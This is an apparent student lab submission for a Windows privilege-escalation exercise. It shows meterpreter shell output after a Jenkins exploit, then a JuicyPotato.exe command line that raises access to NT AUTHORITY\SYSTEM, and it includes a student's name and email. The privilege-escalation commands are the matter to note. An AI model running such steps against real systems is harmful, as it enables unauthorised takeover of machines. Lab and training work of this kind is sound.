
Name : Ahmed Alzahrani || **Email** : You-187@hotmail.com

Windows Privesc

Submit a screenshot after running Jekins exploit which shows output of whoami command which should show NT **AUTHORITY\LOCAL SERVICE.**




```
meterpreter > shell
Process 4644 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>whoami
whoami
nt authority\local service

C:\Program Files\jenkins\Scripts>echo Asma Al Zahrani
echo Asma Al Zahrani
Asma Al Zahrani

C:\Program Files\jenkins\Scripts>date
date
The current date is: Mon 11/15/2021
Enter the new date: (mm-dd-yy)
```


Submit a screenshot of **whoami** command after running JuicyPotato which should show NT **AUTHORITY\SYSTEM.**



```
meterpreter > shell
Process 264 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Public>JuicyPotato.exe -t * -p sss.bat -l 333
JuicyPotato.exe -t * -p sss.bat -l 333
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 333
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```



```
C:\Windows\system32>date
date
The current date is: Mon 11/15/2021
```